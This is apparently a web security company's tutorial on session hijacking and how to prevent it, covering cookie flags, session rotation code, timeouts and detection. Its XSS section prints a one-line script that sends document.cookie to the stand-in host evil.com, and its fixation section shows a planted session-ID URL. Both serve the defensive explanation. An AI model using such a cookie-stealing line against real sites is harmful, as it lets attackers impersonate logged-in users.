Session Hijacking: How It Works and How to Prevent It
A stolen session token lets an attacker become a logged-in user without ever touching the password. Here are the three ways tokens get stolen and the settings that close each one.
Key Takeaway

Session hijacking is stealing a valid session token (via XSS, network sniffing, or session fixation) to impersonate a user. Prevent it with HttpOnly, Secure, and SameSite cookies, TLS everywhere, short session lifetimes, token rotation on login and privilege change, and server-side invalidation on logout.
What Is Session Hijacking?
Session hijacking is stealing a valid session token and using it to impersonate the user it belongs to. The attacker does not need the password, the email, or a second factor. They need the token, the short string your app hands a browser after login to remember who it is talking to. Once they have a live one, every request they send carries the victim's identity, and the server has no way to tell the difference.
That is the uncomfortable part. The token is the identity. Authentication happened once, at login; everything after that trusts the token. So the whole game for an attacker is getting their hands on a valid one before it expires.
How Tokens Get Stolen
There are three vectors worth knowing, because each one is closed by a different control. A token gets stolen by reading it out of the browser (XSS), by intercepting it in transit (sniffing), or by planting a known one before the victim authenticates (fixation).
Stealing via XSS
The most common route. If an attacker can run JavaScript on your page, they can read the session cookie and ship it to their server.
// Injected script reads the cookie and exfiltrates it
new Image().src = 'https://evil.com/steal?c=' + document.cookie;
This works only if the cookie is readable from JavaScript. That single fact is why HttpOnly matters so much, and it is why fixing XSS and hardening cookies are the same fight from two sides.
Network Sniffing
If any part of a session travels over plain HTTP, anyone on the same network, a coffee-shop Wi-Fi, a compromised router, can read the token straight off the wire. This was the entire premise of Firesheep back in 2010, and it is still live anywhere a site falls back to HTTP or sets a cookie without the Secure flag.
Session Fixation
The subtle one. Instead of stealing a token, the attacker gives the victim a token they already know, then waits for the victim to log in with it.
// 1. Attacker gets a valid session ID from the site
// 2. Tricks victim into using it:
https://example.com/login?sessionid=ATTACKER_KNOWN_ID
// 3. Victim logs in. If the app keeps the same ID,
//    the attacker's known token is now authenticated.
The fix is one line of discipline: issue a brand-new session ID at the moment of login, so whatever token existed before authentication is thrown away.
Prevention Checklist
No single setting covers all three vectors, so you layer them. Start with the cookie flags, because they are the cheapest and they close the two most common routes. Check which flags your session cookie actually ships with in the cookie analyzer.

- HttpOnly, Secure, SameSite on the session cookie.
HttpOnlykeeps JavaScript out,Securekeeps it on HTTPS,SameSitestops it riding along on cross-site requests. - TLS everywhere, with HSTS so the browser never even tries HTTP. This is what kills the sniffing vector. See our TLS guide.
- Rotate the token on login and on privilege change. A new ID at authentication defeats fixation; a new ID when a user becomes admin limits the blast radius if an old token leaked.
- Short lifetimes and real logout. Expire idle sessions, and invalidate the token server-side on logout, not just in the browser.
- Bind sessions to context where it fits, flagging or re-authenticating when a token suddenly jumps IP or user-agent. Use this as a signal, not a hard lock, since mobile networks legitimately change IPs.
Cookie Flags Reference
Here is what each attribute on a session cookie does, and the value to use. A good session cookie header looks like this:
Set-Cookie: __Host-session=9f8c...; Path=/; Secure; HttpOnly; SameSite=Lax; Max-Age=3600| Attribute | What it does | Use |
|---|---|---|
Secure | Browser only sends the cookie over HTTPS. | Always. |
HttpOnly | JavaScript cannot read the cookie through document.cookie. | Always, for session cookies. |
SameSite=Lax | Cookie is not sent on cross-site POSTs, iframes or fetch calls, but is sent when a user follows a link to your site. | Default for most session cookies. |
SameSite=Strict | Cookie is never sent on any request that starts on another site. | Admin panels, banking, high-risk actions. |
SameSite=None | Cookie is sent cross-site. Requires Secure. | Only for real cross-site use, such as embedded widgets. |
Domain | Shares the cookie with subdomains when set. | Leave it out unless subdomains need the session. |
Max-Age / Expires | How long the browser keeps the cookie. | Match your server-side session timeout. |
__Host- prefix | Browser rejects the cookie unless it has Secure, Path=/ and no Domain. | Session cookies, where the framework allows renaming. |
Chrome treats a cookie with no SameSite attribute as Lax, but not every browser does, so set it explicitly. Leaving out Domain matters more than it looks: a cookie scoped to .example.com is also sent to every subdomain, including an old marketing site or a forgotten staging host that might be easier to break.
Rotating the Session on Login
Rotation is the fix for session fixation, and it also limits damage from any token that leaked before login. The rule: whenever the privilege level changes (login, logout, role change, password change), issue a new session ID and destroy the old one on the server. Most frameworks have one call for it.
// Express (express-session)
app.post("/login", async (req, res, next) => {
  const user = await verifyCredentials(req.body);
  if (!user) return res.status(401).end();
  req.session.regenerate((err) => {
    if (err) return next(err);
    req.session.userId = user.id;
    res.redirect("/account");
  });
});
// PHP: true deletes the old session file as well
session_regenerate_id(true);
$_SESSION['user_id'] = $user['id'];Django's login() already rotates the session key for you, so the risk there is custom login code that sets session values without calling it (the Django scanner checks the cookie flags it sets). In Flask the session cookie is signed with SECRET_KEY; see what the Flask scan checks and how to rotate a leaked key. If you use signed tokens such as JWTs instead of server-side sessions, rotation means issuing a fresh token at login and keeping access tokens short-lived, because a stateless token cannot be revoked without a server-side denylist.
Timeouts and Logout
A stolen token is only useful while it is valid, so lifetimes are a direct control on hijacking. Use two timeouts:
- Idle timeout ends a session after a period with no activity. The OWASP Session Management Cheat Sheet mentions 2 to 5 minutes for high-value applications and 15 to 30 minutes for low-risk ones.
- Absolute timeout ends a session after a fixed time no matter how active it is, so a token captured today does not keep working for weeks.
Enforce both on the server. A cookie Max-Age only tells the browser when to forget the cookie; an attacker who copied the token ignores it. On logout, delete the session record server-side, then clear the cookie. Clearing only the cookie leaves the token valid for anyone who already has a copy.
Detecting Hijacked Sessions
Prevention will never be perfect, so give yourself a way to notice when a session is being used by someone else. Useful signals:
- The same session making requests from two distant locations within minutes.
- A sudden change of user agent or device type in the middle of a session.
- Sensitive actions (email change, payout details, new API key) right after a session appears from a new IP.
- Several new sessions for one account at once, which can mean tokens were copied in bulk, for example by infostealer malware.
Respond in proportion. Ask for the password or a second factor again before sensitive actions, show users a list of active sessions with a "sign out everywhere" button, and alert them when a new device signs in. When you log session activity, log a hash of the session ID rather than the raw value, so the logs themselves do not become a source of live tokens.
Test Your Site
Most session-hijacking exposure shows up in configuration you can check from the outside: cookies set without HttpOnly or Secure, missing HSTS, or a site that still answers on plain HTTP. Our scanner flags those on your live site without touching your source. We built ismycodesafe after seeing how often the cookie flags are simply left at their framework defaults, which for a lot of stacks means not set at all.
Frequently Asked Questions
- What is session hijacking?
- Session hijacking is stealing a valid session token to impersonate a logged-in user. The attacker never needs the password. Once they hold a live token, the server treats their requests as the victim's.
- How do attackers steal session tokens?
- Three main ways: XSS that reads the cookie with JavaScript, network sniffing of traffic sent over plain HTTP, and session fixation where the attacker plants a known token before the victim logs in.
- How do you prevent session hijacking?
- Set HttpOnly, Secure, and SameSite on session cookies, serve everything over TLS, keep session lifetimes short, rotate the token on login and on any privilege change, and invalidate sessions server-side on logout.
- Does HttpOnly stop session hijacking?
- HttpOnly stops JavaScript from reading the cookie, which blocks the XSS theft vector specifically. It does not stop sniffing or fixation, so it is one layer of several, not a complete fix.
- Is storing a session token in localStorage safer than a cookie?
- No. Anything in localStorage can be read by any script on the page, so a single XSS bug exposes the token. An HttpOnly cookie cannot be read by JavaScript at all, which is why it is the safer place for session tokens.
- Should I use SameSite=Lax or SameSite=Strict?
- Lax is the practical default for session cookies: it blocks the cookie on cross-site POSTs and embedded requests but keeps users logged in when they follow a link to your site. Strict also drops the cookie on that first link click, which suits banking or admin sessions where the extra login prompt is acceptable.
Check your website right now
200+ security checks in 60 seconds. Free, no signup required.
Scan My Website (Free)Claude AI helped me with phrasing and proofreading in this article.
ismycodesafe.com Security Team
We run automated security scans on thousands of websites daily, combining static analysis, SSL/TLS inspection, header auditing, and CVE lookups. Our team tracks OWASP, NIST, and evolving compliance requirements (GDPR, NIS2, PCI DSS) to keep these guides accurate and practical.
Related Articles
Cross-Site Scripting (XSS): How Attackers Steal User Data
The most common way a session token gets stolen. Stored, reflected, and DOM-based XSS with real payloads.
What Are HTTP Security Headers and Why They Matter
HSTS, cookie flags, and CSP all reduce session-hijacking risk. Full configuration guide.
SSL/TLS Certificates Explained
TLS everywhere is what stops an attacker on the same network from sniffing your session token.
OWASP Top 10: Every Vulnerability Explained
Session hijacking sits under A07: Identification and Authentication Failures.